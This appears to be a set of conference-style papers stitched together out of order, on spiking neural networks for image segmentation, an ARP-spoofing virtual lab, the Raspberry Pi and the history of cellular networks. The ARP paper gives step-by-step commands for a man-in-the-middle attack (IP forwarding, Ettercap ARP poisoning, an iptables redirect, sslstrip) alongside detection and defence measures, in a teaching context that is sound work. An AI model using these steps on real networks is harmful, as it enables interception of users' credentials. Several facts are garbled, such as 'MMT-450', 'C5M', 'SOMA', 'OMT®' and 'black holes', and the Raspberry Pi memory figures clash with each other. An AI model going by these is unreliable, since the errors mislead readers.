Investigation of the use of spike neural networks for image segmentation. The use of spike neurons is becoming increasingly relevant for implementation in biological systems and, in addition, allows you to be more flexible when creating computer vision applications. Many of the existing segmentation methods, such as controlled clustering, use a variety of parameters that are difficult to adjust to achieve an optimal level of segmentation when dividing an image into uniformly colored areas. Boudjellal Meftah, Debakla Mohammed, Mohammed Zagane, and Abdelkader Benyettu became the authors of an article on image segmentation with unsupervised learning, where spike neural networks are used for implementation [8]. In this article, the authors give an idea of the necessary aspects, such as the SNN network architecture, information encoding and the network training method, and also describe the SNN segmentation method itself and its main features, providing results and discussion of experimental activities.

The first question that arises when working with spike neurons is how neurons encode information in their spike chains, since the method of converting an analog value into spikes is especially interesting. There are essentially three different approaches [9] in a very rough classification: rate coding (information is encoded in the rate of firing of neurons); time coding (information is encoded by the time of bursts), population coding: information is encoded by the activity of different pools (populations) of neurons, where one neuron can participate in several pools. The authors used a temporary encoding. With this method, input variables are encoded by graded and overlapping activation functions modeled as local receptive fields. Each input neuron is modeled by a local receiving field –a Gaussian function. Each receiving field has a center and a width. This approach implements the Hebb reinforcement learning method using the winner-takes-all algorithm. For unsupervised learning, the winner-takes-all learning rule changes the weights between the input neurons and the neuron first triggered in the output layer using the following Hebb learning option: if the start of PSP in the output slightly precedes the spike in the output neuron, the weight of this synapse increases, since it had a significant impact on the burst time with a relatively large contribution into the membrane potential. Earlier and later synapses decrease in weight, as they had less effect on the spike time of the output neuron.

Conclusion

Within the framework of this article, the problem of image segmentation was investigated, approaches to solving this problem were considered, as well as popular algorithms that are currently used. Next, the classification of neural networks and the most popular network architectures were considered. The convolutional neural network and the convolution operation were studied. The methods of training neural networks are also considered. The application of spike neural networks for the problem of image segmentation is investigated on the example of popular scientific papers on this topic. In particular, the work on the use of convolutional networks for semantic segmentation is considered.

The use of pulsed neural networks for image segmentation is only gaining popularity. To implement such neural networks, various algorithms can be applied, there are many methods and architectures that need to be selected based on the current task.

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Аннотация. Существует отдельная область науки, такая как компьютерное зрение, которая позволяет создавать алгоритмы, способные распознавать изображения, объекты, которые они содержат, и обрабатывать полученную информацию для дальнейшего применения. В этой статье будет рассмотрена конкретная проблема из области компьютерного зрения – сегментация изображений с использованием спайковых (импульсных) нейронных сетей. Целью

работы является изучение проблемы сегментации, типов нейронных сетей и, в частности, спайковых нейронных сетей, а также рассмотрение уже известных исследований этой темы и алгоритмов, которые могут быть использованы для этого.

Ключевые слова: сегментация, компьютерное зрение, нейронная сеть, спайковые нейронные сети, свёртка.

Annotation. There is a separate field of science, such as computer vision, which allows one to create algorithms that can recognize images, the objects they contain, and process the information obtained for further application. This paper will consider a particular problem from the field of computer vision - image segmentation using spike (pulse) neural networks. The purpose of the work is to study the segmentation problem, types of neural networks and, in particular, spike neural networks, as well as to consider already known studies of this topic and algorithms that can be used for this.

Keywords: segmentation, computer vision, neural network, spike neural networks, convolution

UDC 621

DEVELOPMENT OF A VIRTUAL LABORATORY. ANALYSIS OF THE ARP-SPOOFING NETWORK ATTACK. METHODOLOGY OF DETECTION, PROTECTION AND PREVENTION OF ARP ATTACKS

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Introduction

With the advent of the Internet, the problem of cybersecurity has become very urgent in the world. Currently, people use popular Internet access via WI-FI in various establishments. When using an open WI-FI network, web traffic is not encrypted, because this data is transmitted over radio waves that an attacker can intercept and view. Their goal is to trick people into connecting in order to steal their credentials, bank card numbers or any other information that users send on this network. Attackers have developed many technologies that allow listening to network traffic to steal

valuable information; intercepting TCP connections, for data substitution and organizing data interception in order to attack MITM (Man-in-the-Middle) "man in the middle", the concept of which is to intercept data using methods that allow infiltrating the existing connection or communication process [8].

The main part.

One of the types of cyber attacks that intercept, redirect and monitor network traffic in one local network is ARP spoofing.

ARP Protocol

Address Resolution Protocol (ARP) is a network protocol that automatically associates the IP address of a device with its MAC address, thereby linking LAN and WAN network layer devices. This protocol operates in the request-response mode. The router sends a message, called an ARP request, to all computers on the network, suggesting that a machine with an IP address, for example, 128.143.69.15, send an ARP response with its MAC address. The router stores the result of matching the IP address and MAC address in a special ARP table [4].

The principle of an ARP attack is as follows: first, the attacker must be on the same network as the victim (wired network or WI-FI network). Secondly, the attacker sends a fake ARP response to the victim with information that the attacker's MAC address corresponds to the router's IP address. So the hacker makes the user believe that his computer is a router. Thirdly, the victim's computer receives a fake ARP packet from him and updates the information in the ARP table to reflect the correspondence of the attacker's MAC address to the router's IP address. The victim's Internet traffic will be sent to the attacker's computer. To intercept and verify incoming Internet traffic intended for the victim, the attacker must similarly deceive the router, that is, create a fake ARP packet indicating that the user's IP address corresponds to the hacker's MAC address Fig.1. When receiving fake ARP packets, the victim and the router will communicate with the attacker directly, and not with each other, the attacker will be in the middle of exchanging data [3].




Figure 1 – fake ARP packet

The commission of an ARP attack in public networks in order to intercept someone's confidential data carries criminal liability (Article 272 of the Criminal Code of the Russian Federation. Unlawful access to computer information). In this regard, the purpose of this work is to create a virtual laboratory for analyzing an ARP attack using a second-level hypervisor VirtualBox. This virtualization software product is designed for various operating systems, using Kali Linux as an example [6].

After starting the Kali Linux guest OS and opening the terminal, you need to switch to superuser mode and enter a command to enable IP packet forwarding (IP forwarding, redirecting IP packets from one network interface to another):

echo 1 > /proc/sys/net/ipv4/ip_forward

To carry out an ARP attack, we launch Ettercap software on Kali Linux, which allows analyzing network traffic passing through the computer interface: Ettercap (fig.2).



Figure 2 – Ettercap

In Ettercap, you need to select your network interface, in my case it is eth0. To view the active interfaces in the terminal, enter the command:

Ifconfig

The Ettercap utility scans the network for hosts located on the same local network. To perform a full network scan, click on the "magnifying glass" in the upper left part. The list of hosts will be updated showing all devices with their respective IP addresses and MAC addresses connected to our network (fig.3).




Figure 3 – The Ettercap

To carry out an ARP attack, we are interested, firstly, in a router with an IP address (main gateway) of 192.168.0.1 (Add Target 1-adding a target) and a host machine (computer) with an IP address of 192.168.0.198 (Add Target 2-adding a target) [7]. In the MITM (Man-in-the-Middle) menu, it is advisable to select ARP poisoning and then select Sniff remote connections to intercept all remote connections of this computer Fig.4.




Figure 4 - Man-in-the-Middle menu

The user of the host machine connects to the router with the MAC address of which 08:00:27:52:54:38 matches the MAC address of the hacking machine. Thus, the transmitted traffic from the host will be intercepted by an attacker, and since the IP forwarding function is enabled, it will be transmitted to the router. The user on the attacking machine will not suspect that the traffic is being tapped by someone else [1].

ARP spoofing has been successfully performed, as a result of which the Kali Linux hacking machine will have access to the traffic being transmitted between the router and the host machine. To analyze traffic, I will use the Wireshark program, the main purpose of which is to capture, monitor and analyze network traffic and network packets in real time.

To start listening and analyzing traffic, you need to open the eth0 interface on which the attack is taking place and click Start. The following window appears, already with a stream of packets that pass through the interface. By entering the http URL into a special line for entering filters, all traffic will be displayed in the Wireshark program.

Since most sites work over https, it will not be possible to intercept data, since all data exchange is encrypted between the server and the browser over TLS. To replace the URL of the user's browser from http to

https, use the SSLstrip tool. After opening the terminal, we write a command to relay ports from 80 to 8080:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

The SSLstrip program is launched and port 8080 is listened to with the command:

sslstrip -l 8080

If you go to any site from the host machine and enter user ids, they will be displayed by the attacker. The browser URL was changed from http to https. The hacking machine intercepts all packets that the user sends and receives over the network, therefore, the attacker views any unencrypted information, and it can also modify the packets in order to inject malicious code into the system [2].

To detect an ARP spoofing attack, it is advisable to check the ARP table with the command "arp -a". If there are two IP addresses with an identical physical MAC address, then the user's traffic is intercepted and listened to by an attacker. To prevent infection, first of all, a VPN should be used, which guarantees the confidentiality and authenticity of all connections. Secondly, the static assignment of all MAC addresses in the network to the corresponding IP addresses. Thirdly, to use Dynamic ARP Inspection (DAI) on managed Ethernet switches, which evaluates the reliability of each ARP message and discards suspicious and malicious packets [5].

Conclusions

The paper discusses in detail the technique of ARP-spoofing attack, the purpose of which is to disrupt, redirect, track network traffic using the Ettercap program. The analysis of the iptable port forwarding process and the technique of intercepting encrypted https protocol data by the SSLstrip program is carried out. The methods of detecting ARP attacks and counteraction measures of users in the global network are considered. The proposed set of measures contributes to strengthening security and crime prevention.

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Аннотация. Описывается метод и техника атаки ARP-спуфинг. Приведен пример создания виртуальной лаборатории для перехвата, мониторинга и анализа сетевого трафика. Рассмотрены методы обнаружения и предотвращения ARP-атак.

Ключевые слова: ARP-спуфинг, IP-адрес, MAC-адрес, сетевой трафик.

Annotation. The method and technique of the ARP-spoofing attack is described. An example of creating a virtual laboratory for interception, monitoring and analysis of network traffic is given. Methods of detection and prevention of ARP attacks are considered.

Keywords: ARP spoofing, IP address, MAC address, network traffic.

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RASPBERRY PI MICROCOMPUTER AND ITS CAPABILITIES

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The Raspberry Pi is a series of credit card-sized single-board computers developed in the UK by the Raspberry Pi Foundation to promote the teaching of basic computer science in schools in developing countries. The original Raspberry Pi and Raspberry Pi 2 are produced in several configurations through licensed agreements at RS Components and Egoman manufacturing facilities. The hardware is the same from all manufacturers. [3, p.32] The firmware is closed source.

The Raspberry Pi Foundation charity was founded in 2009 by alumnus and former Cambridge professor Eben Upton. The charity's mission is to make computer and digital technology available to all people in the world. The name Raspberry Pi is derived from the English word raspberry - a continuation of the trend among computer companies named after fruit: Apple, Acorns or Apricot. The prefix pi is a reference to the Python programming language. When developing the first version of the Raspberry Pi, Eben Upton's team was guided by the idea that the cost of the device should not exceed \$25-35, and the device itself should be interactive and have high performance in order to attract a young audience.

The Raspberry Pi turned out to be in demand among a wider audience than expected. The computer was not only used for education - many companies began to implement the Raspberry Pi for production purposes, which further stimulated the further development of the product [1].

The main aspects of the minicomputer that the developers started from:

- Shape: The Raspberry Pi was supposed to be the size of a credit card. This form factor allowed the use of Lego construction parts to make homemade cases.

- Data processing: The 700 MHz processor of the mini-computer decided to complement the BC2835 chip for mobile devices from Broadcom, where Eben Upton worked. This solution allowed to keep the low cost of the device and to reach the computing power enough to run Linux, Python, Scratch and other programs.

- Memory: The minicomputer was equipped with 256 MB of RAM, the amount required by the Linux software.

- Multimedia: since the main requirement for the computer was its accessibility to everyone, and access to HDMI at that time was not available in all regions, the team decided to use the GPU VideoCore IV graphics unit, which provided high-resolution graphics support with low power consumption.

The most controversial issue was the need to connect the Raspberry Pi to the Internet - the decision was eventually made in favor of the Internet, which added an Ethernet port to the mini-computer and allowed version updates to be downloaded via GitHub.

In 2012, the first version of the Raspberry Pi Model B single-board computer appeared, followed by the Raspberry Pi Model A. They cost \$35 and \$25 respectively. The first Raspberry Pi had a single-core 700MHz ARM 11 processor and 512MB of RAM. It was enough to play music, Full HD videos and surf the Internet. At the same time, the mini-computer consumed little power and was the size of a smartphone.

In 2015, the company released the Raspberry Pi Zero, a budget mini-computer costing just \$5. It was half the size of the previously released Model B and Model A, but it was just as powerful. The new Raspberry Pi Zero had 512MB of RAM and a 1GHz single-core processor. The same year the next version of the Raspberry Pi 2 Model B was released: with a 900MHz quad-core ARMv7 Cortex-A7 processor and 1GB of RAM. The price remained the same at \$35.

In February 2016, the third generation Raspberry Pi 3 Model B was released. In addition to an even more powerful 1.2GHz 64-bit processor, the new version supported Wi-Fi and Bluetooth, and had a CSI port to connect the Raspberry Pi's eight-megapixel camera. The minicomputer cost the same \$35.

In just seven years, the company sold more than 25 million computers. During that time, it has released 11 versions of the Raspberry Pi, with the last one coming out in June 2019. It ranges in price from \$35 to \$55 for the maximum package.

One of the most interesting features of the Raspberry Pi is its GPIO (general purpose input/output) ports. This allows the Raspberry Pi to be used to control various devices. The "B" model of the board has 26 ports, and the "B+" and "2 B" models have 40 GPIO ports. Some models have an RJ45 Ethernet port and the Raspberry Pi 3 has WiFi 802.11 N and Bluetooth on board.

The community provides Debian and Arch Linux ARM distributions for download, and promotes Python as the primary programming language, with support for BBC BASIC, C, C ++, PHP, Java, Perl, Ruby, Squeak Smalltalk and others also available.

The Raspberry Pi mainly uses Linux kernel based operating systems. The first generation Pi's ARM11 chip is based on ARM6. The Raspbian operating system was originally supported. The current version of Ubuntu supports the Raspberry Pi 2 as well as several popular versions of Linux, the older version of the Raspberry Pi 1 that runs on ARM11 is not supported. The Raspberry Pi 4 can also run the IoT Core operating system, Windows 10 [1].

Let's talk about the latest generation Raspberry Pi 4. The power of the computer is enough for most of the tasks we face in everyday life - browsing, working with images, tables, text documents and much more. But of course not without limitations, which is associated with weak hardware. So, in full screen mode video is played only in 480p.

A big plus of the Raspberry PI 4 (Fig. 1) is the fact that the operating system and all the files are stored on the SD-card, which means that it can be taken out and installed in another device at any time. Built-in Ethernet port and Wi-Fi adapter allow you to connect your computer to the high-speed Internet. Thus it is possible to organize a wireless access point. It will be very easy to setup [2].




Figure 1 – Raspberry PI 4

This makes it superior to its main competitor, the Arduino. A large number of special programs have been developed to control the computer, each of which opens up new possibilities in it. You can buy original accessories for the Raspberry Pi 4 Model B, among which there is a new case for only 5\$. There is a special charger, USB Type-C adapter, Micro-HDMI and HDMI cables [2]. The Raspberry Pi 4 Model B is equipped with:

- ARM Cortex-A72 processor with 4 cores up to 1.5 GHz
- Bluetooth 5 generation
- Two USB 3.0 and USB 2.0 ports
- Ability to work with two monitors
- VideoCore VI graphics
- Hardware 4Kp60 codec for HEVC
- Full compatibility with previously released Raspberry models.
- Gigabit Ethernet port.

The microcomputer is equipped with a USB Type-C port, which replaces the obsolete microUSB. There are two HDMI ports for connecting monitors. The Ethernet port is installed on the same side as the USB connectors.

Consider the advantages and disadvantages of the latest model of mini-computer. The advantages include:

- Good specs. Unlike the questionable-looking Raspberry Pi 3B+, the new generation “Malinka” has really good specs and looks decent compared to other current 2020 single-board microcomputer models.

- Great user community. I have written many times on the pages of this site about the main advantage of all Raspberry Pi devices - the huge user community. The larger the community, the lower the entry threshold and the broader the collective knowledge base. The likelihood of a novice user using a Raspberry Pi encountering problems which have not already been solved and described on Stack Overflow or the official forum pages tends towards zero. And with the specifications of the Raspberry Pi 4, there is no longer a trade-off between good performance and good support.

- Moderate heating. Yes, the new generation Raspberry gets hotter than its predecessors - but personal experience shows that the passive cooling is still sufficient even under high loads. And similar in performance models based on the RK3399 chip are hotter and need more serious cooling.

Disadvantages:

- Low sensitivity of the Wi-Fi adapter. I wrote about this in detail above in the section about using the “Malinka” as a desktop. The built-in Wi-Fi adapter sees few wireless networks, and I have not managed to achieve normal operation with the 5 GHz network.

- The solution with micro HDMI ports is questionable. The possibility to connect two monitors at once is cool and technological, but the single-board microcomputer is not a workstation for a designer or programmer. There are not too many practical tasks that require displaying images on two screens at once. Such tasks are not typical for the average microcomputer user. Therefore, convenience for a small category of people turns into inconvenience because of the need to have little-used HDMI - micro HDMI cables for everyone else.

- Lack of eMMC. It is time to abandon the use of slow and limited-life microSD cards in favor of faster and more reliable eMMC memory. Unfortunately, on the Raspberry Pi 4 this can only be implemented using a crutch in the form of an adapter for using eMMC modules with a card reader.

The Raspberry Pi is an interesting device that is suitable for a variety of uncomplicated tasks. Compared to ordinary PCs it has a very low price, making it the most popular microprocessor. Depending on the tasks, users can choose the right board model with the right amount of RAM.

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Аннотация. В статье рассмотрена история создания микрокомпьютера Raspberry PI. Описаны основные модели и их характеристики. Более подробно рассмотрена последняя модель, описано ее устройство, возможности. Указаны достоинства и недостатки.

Ключевые слова: информационные технологии; автоматизация; автоматизированные системы; raspberrypi

Annotation. This article discusses the history of the Raspberry PI microcomputer. The main models and their characteristics are described. In more detail, we look at the latest model, its design and features. Advantages and disadvantages are pointed out.

Keywords: information technology; automation; automation systems; raspberry Pi.

UDC 654.16

EMERERGENCE AND DEVELOPMENT OF CELLUAR COMMUNICATION SYSTEMS

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1. Introduction

In 1947, D. Ring, an employee of the famous laboratory created by the inventor of the telephone Bell (USA), had a wonderful idea of the cellular principle of organizing mobile communication networks. In such networks, the service areas of individual BSs form cells, the size of which is determined by the territorial density of network subscribers. The frequency channels used for the operation of one of the BSs of the network can be re-

allocated according to a certain law for the operation of other BSs included in the same network. This ensures high efficiency of RFS use. In cellular networks, the subscriber, moving from the coverage area of one BS to another, can maintain continuous communication with both the mobile subscriber and the PSTN subscriber. Such networks cover vast territories, and a subscriber, if he is in the coverage area of at least one of the BS included in the general network, can get in touch or another subscriber can call him, regardless of his location (roaming service).

Twenty years later, this idea found its way into public mobile cellular networks. The introduction of such networks begins in the 70s, first in the United States, and later in European countries, in Japan and in other regions of the world. Thanks to their creation, new mobile communication services have become available to hundreds of millions of people in many countries of the world.

2. Main part

The first analogue cellular mobile communication system of the first generation of the AMPS standard, intended mainly for the provision of telephony services, was developed in the USA in 1979. It was a system with frequency duplex and FDMA. It has become widespread in many countries around the world. With some modifications, it was also later introduced in the UK and Japan. The AMPS system operates in the 800 MHz band and uses two 25 MHz wide frequency bands with a duplex separation of 45 MHz.

In 1981, in the Scandinavian countries in the 450 MHz band, a cellular communication system of the first generation of the MMT-450 standard was developed, the principles of which are similar to the AMPS system. MMT-450 networks still operate in many European countries today. In the 1980s, national first-generation cellular communication systems were created in Germany, Italy, and France, and there was a rapid increase in the number of cellular network subscribers. For their development, the frequency range of 900 MHz is also being used.


The incompatibility of the equipment of the first generation systems created in different countries made it impossible to provide subscribers of these networks with a very important roaming service. Therefore, in 1982, the Scandinavian countries and the Netherlands come out with a proposal to develop a regional European digital cellular standard (second generation systems) in the 900 MHz band. In this system, in addition to telephony services, subscribers should be provided with a range of services related to data transmission, fax, short messages, etc. This proposal was supported by all countries of Western Europe, and in 1989 ETSI developed a standard for the system GSM.

The following year, given the prospects for the development of cellular communications in Europe and around the world, the same standard

was adopted for the 1800 MHz band. In 1991, experimental networks of the GSM standard were created and its global distribution began throughout the globe, in connection with which the abbreviation GSM acquired a new decoding - Global System for Mobile. The pioneer in the creation of such networks is Finland, which today has a record number of subscribers to cellular networks (more than 70% of the population).

Cellular communication networks of the GSM standard were introduced not only in Europe, but also in many countries of the world. Development and widespread introduction of the GSM system of people's cooperation in the development of new communication technology.

The principles underlying the GSM system were later used in ETSI to create European systems for train communication (UIC), trunked communication (TETRA), wireless communication (DECT). They influenced the development of the European Third Generation Mobile Telecommunication System (UMTS - Universal Mobile Telecommunication System) [1, 3].



Cellular mobile radio system

Picture 1 – UMTS

The AMPS system is also being modernized, a digital D-AMPS system is being created, and subscriber terminals are being produced that can operate both in analog and digital networks of this standard. The use of the D-AMPS system allows you to increase the capacity of the cellular network in those places where analog networks have become overloaded due to an increase in the number of subscribers.

In Russia, cellular communication has been developing since 1991, when the first network of the Scandinavian standard MMT-450 was deployed in St. Petersburg. Since 1994, cellular networks of the American AMPS standard have been created, and since 1996 - of the European standard GSM-900. Today, cellular communication networks of all these standards have been created in Russia.

A significant milestone in the development of cellular mobile communication systems is the year 1989. This year, Qualcomm (USA) has

completed the development of a new second-generation digital system using CDMA technology. This technology increased the efficiency of using RFS in cellular communications several times and made it possible to create networks of very large capacity. In the United States and in some Asian countries, this technology was adopted, as it allowed, if necessary, to increase the capacity of existing AMPS networks. In the countries of Western Europe, where the distribution of frequency bands between different services differs significantly from the countries of the American continent, networks based on this technology were not created. In them there was an intensive development of cellular networks of the GSM standard. In Russia in 1997, based on CDMA technology, subscriber access networks began to be created.

The results of market research carried out in many countries showed that the demand for cellular mobile network services will grow very rapidly in the coming decades.

In 1990, the ITU and regional standardization organizations (ETSI - Europe, ARIB - Japan and ANSI - USA) began work on creating a unified global standard for third-generation mobile cellular equipment IMT-2000 (International Mobile Telecommunication). In Europe, a UMTS system is being developed, belonging to the IMT-2000 family. The basic premise for this work was that at the turn of the century, users of mobile systems would need to provide the same services as in fixed communications. Subscriber in the third millennium, whether connected to the PSTN by wire or radio, will enjoy the full range of broadband multimedia services provided by the global information infrastructure.

In 1992, the WSC decided to allocate a frequency band in the 2 GHz band on a worldwide basis for the development of third generation cellular mobile communication systems. In third-generation mobile networks, the speed of message transmission will increase significantly: in cellular and microcellular networks it will be up to 380 kbps, and in indoor pico-cellular networks - up to 2 Mbps. To transmit messages over the air in these networks, systems with CDMA are mainly used.

In the process of creating a single world standard for third-generation networks, dozens of different proposals made by the world's leading companies - manufacturers of telecommunications equipment were considered. It was not possible to reach full agreement on the choice of a single standard. The reason for this is that the development of standards takes into account the possibility of developing next-generation networks while maximizing the use of existing infrastructure.

Over the past years, different regions of the world have developed a different infrastructure of cellular networks. However, ITU has now decided that five types of systems will be developed in the future, based on proposals from regional standards bodies in Europe, the US, Japan, Korea,

and China. The ITU has made decisions according to which the networks being created will provide for the possibility of global roaming of subscribers, regardless of the third generation system used in their country of residence.

A number of European countries have already issued licenses for the creation of cellular mobile networks of the OMT® standard. Their commissioning should take place in 2002.

Chronology:


- 1947 - put forward the idea of creating cellular mobile networks (USA - D. Ring).

- 1974 - the beginning of the development of cellular networks for public mobile communications (USA).

- 1981 — Creation of a cellular mobile communication system of the AMPS standard (USA).

- 1981 - the beginning of the introduction of cellular communication systems of the NMT-450 standard in the Scandinavian countries (Denmark, Sweden, Finland and Norway).

- 1982 - the beginning of the development of a cellular mobile communication system of the GSM standard (ETSI).



Picture 2 – Cellular mobile networks

- 1985 - the beginning of research at the ITU to create a unified third-generation mobile communication system IMT-2000.

- > 1989 - development by Qualcomm of the first cellular communication system using CDMA technology (USA).

- > 1990 - the beginning of work on the creation of UMTS (ETSI).

- > 1991 - the beginning of the introduction of cellular networks of mobile communications in Russia

- > 1992 - the beginning of the introduction of GSM networks (Finland).

> 1992 - allocation on a worldwide basis of frequency bands in the 2 GHz range for the creation of third-generation mobile communication systems.

> 1994 — development of the D-AMPS standard (USA).

> 1994 — development of the project of the third generation CODIT system based on CDMA technology (ETSI).

— 1999 — the first licenses for the creation of terrestrial UMTS networks were issued in Finland.

A very important direction in the development of mobile communications at the end of the 20th century is the creation of a subscriber radio access system (ARD).

In 1975, the American company Motorola released the first analog cordless telephone (CT - Cordless Telephone). This device allowed the subscriber to move freely with a cordless handset within a radius of about 100 meters from the base platform, connected by wire to the PSTN. Communication of the electronic tube was carried out over a radio channel in the range of 40-80 MHz using FM. In 1988, the ST-1 analog multichannel system was developed with FDMA, frequency duplex (FR) and FM, operating in the 864-868 MHz band. The subscriber of this system had free access to forty free channels with a width of 100 kHz and could also move within a radius of about 100 meters from the BS connected to the PSTN.

A few years later, in the same frequency range, the ST-2 digital system was created with FDMA and time duplex (TD), in which a packet of messages is transmitted from the subscriber to the BS in one frequency channel, which had a width of 100 kHz, in one time interval, and on the next - from the BS to the subscriber. For message transmission, Gaussian frequency modulation with a minimum shift was used. Standard CT-2, which was adopted by ETSI in many European countries, was used to create the "Telepoint" system, designed for single-frequency communication of mobile subscribers with PSTN subscribers. In this system, only outgoing calls to mobile subscribers were allowed.

Based on the principles underlying the ST-2 system, multichannel systems with TDMA were later developed: DCT-900 (Sweden) in the 900 MHz band and DECT (Digital European Cordless Telecommunications). The DECT system standard has been published

ETSI in 1992. This system operates in the frequency range 1880-1900 MHz, divided into ten radio channels, each of which provides reception and transmission of twelve digital channels from VD. The release of equipment of the REST standard began in 1996.

In 1995, developments were completed: in the USA in the 2 GHz band of the PACS (Public Access Communication System), and in Japan in the 1.5 GHz band of the PHS (Personal Handphone System).

In digital DGS systems, speech signals are converted by ADPCM into

digital stream with a transmission rate of 32 kbps.

The DECT standard ARD networks are currently developing very intensively in European countries. This standard will soon be finalized at ETSI to provide the same range of high-speed communications services as will be provided in 3G picocellular mobile networks.

Chronology:

- 1975 - the beginning of the development of ST-0 cordless phones, which allowed subscribers to move freely around the apartment during a conversation (USA)


- 1988 — development of ST-1 analogue multi-channel wireless access system with black holes (Great Britain).

- 1990 — development of digital multichannel wireless access systems ST-2 (Great Britain) and DCT-900 with VD (Sweden).

- 1992 - development of a digital multi-channel wireless access system of the DECT standard with VD (ETSI).

- 1995 — development of PACS (Public Access Communication System) in the USA and PHS (Personal Handphone System) in Japan.


- 1996 - the beginning of the production of equipment of the DECT standard (ETSI).



Picture 3. Construction of the ARD DECT network

Although professional aeronautical mobile communications systems began in the 1920s, the first commercial national public aeronautical mobile communications system, Airfone, was established in the United States in 1980. This system made it possible for aircraft passengers to establish and maintain communication with any subscriber of the PSTN network through the BS established in the territory of the country. Right during the flight, passengers could solve problems related to ordering taxis, hotels, tickets for all types of transport, conduct business negotiations, and send faxes. In the US, all domestic passenger aircraft are equipped with the Airfone system.

In 1992, the frequency bands 1670-1675 MHz (Earth-to-aircraft) and 1800-1805 MHz (aircraft-to-Earth) were allocated to the VRC for the TFTS (Terrestrial Flight Telecommunications System) system developed by ETSI. The system supports 164 radio channels with a width of 30 kHz and provides international roaming. A plan for deployment of BS on the territory of all European countries has been developed. Currently, six ground stations have been installed in four Western European countries (Great Britain, France, Italy and Sweden) to conduct trial operation of this system. Now more than 260 aircraft in Sweden, France and the UK are equipped with TFTS equipment. The full deployment of this system will occur in the first decade of the 21st century.



Picture 4 – Construction of the aeronautical mobile network TET5

Chronology:

- 1980 - creation of a commercial aeronautical mobile communication system "Airfone" (USA);
- 1992 - the allocation of frequency bands at VRK-92 for the development of the aeronautical mobile communication system TFTS;

Mobile communication has received tremendous development in the twentieth century, especially in its last quarter. It began with the creation of systems that serve the needs of the police and municipal services, as well as various production needs.

In the early 80-s, after the creation of cellular networks, this type of communication receives mass communication and begins to be rapidly used, and the number of subscribers in mobile networks begins to increase rapidly

Over the past hundred years, land mobile communication has gone through the following main stages of development:

- Creation of the first networks of PRV of general application (1956);
- creation of the first trunking systems with free access for all network subscribers to the available frequency resource (1972);

- introduction of the first subscriber access systems (1975);
- the introduction of cellular analog mobile communication systems with high efficiency in the use of the allocated frequency band (1979 - AMP5; 1981 - MMT-450);
- introduction of public air mobile communication systems (1980);
- introduction of digital mobile communication systems (1992 - C5M; 1995 - SOMA) [2, 4, 5]

3. Conclusion

The beginning of the 1980s is also significant in that the countries of Western Europe are beginning to pursue a coordinated technical policy for the development of radio communication and broadcasting systems. ETSI is developing a series of standards for mobile communications equipment (GSM, TETRA, ERMES, DECT, TETS, etc.). The GSM system, operating in the 900 and 1300 MHz bands, was the first large-scale commercial digital cellular system to achieve widespread worldwide success in a short time. Today there are about three hundred and fifty GSM networks operating in one hundred and thirty countries. In some countries, the number of cellular network subscribers is becoming commensurate with the number of PSTN subscribers. The number of subscribers of trunking communication networks is also growing rapidly. According to ETSI research, at the end of the twentieth century in Europe it will be over eight million.

In response to the needs of the internal European market, the directives of the European Council outlined measures for the widespread introduction of GSM, DECT and ERMES networks in European countries. In 1994, the European Commission adopted the Green Paper on Mobile Communications, in which European countries set out the principles of a common technical policy for the development of mobile communications for the coming decades.

